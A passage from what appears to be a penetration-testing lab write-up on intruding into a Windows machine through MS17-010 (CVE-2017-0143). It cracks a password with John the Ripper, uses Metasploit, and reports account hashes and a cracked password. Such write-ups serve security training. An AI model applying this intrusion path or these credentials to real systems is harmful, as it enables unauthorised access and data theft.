
→Now crack the password using john ripper.



→The password of the window's machine is: **alqfna22**




→Now you can see the target machine in your system.



www.metasploit.com

→Now you can log in to windows machine and see the files inside it and these are the flags/vulnerables present in windows machine which helps to perform attack on target machine.



REPORT SUMMARY:

Vulnerabilities found: CVE-2017-0143 and ms17-010

Hash values discovered after the attack:

→Administrator: 31d6cfe0d16ae931b73c59d7e0c089c0

→Guest: 31d6cfe0d16ae931b73c59d7e0c089c0

→Jon: ffb43f0de35be4d9917ac0cc8ad57f8d

→Password for the machine: **alqfna22**

Risk Rating: highly risky using this machine publically but the issue is solved in the further updates but still in some places this version of windows is used and is very much in chance of getting hacked .

CONCLUSION: The machine is successfully intruded with the help of backdoor vulnerability and is controlled by the msfconsole of the attacker machine.

All the flags are discovered successfully and the report is made out of every details of testing and a successful vulnerability assessment and penetration testing is done properly.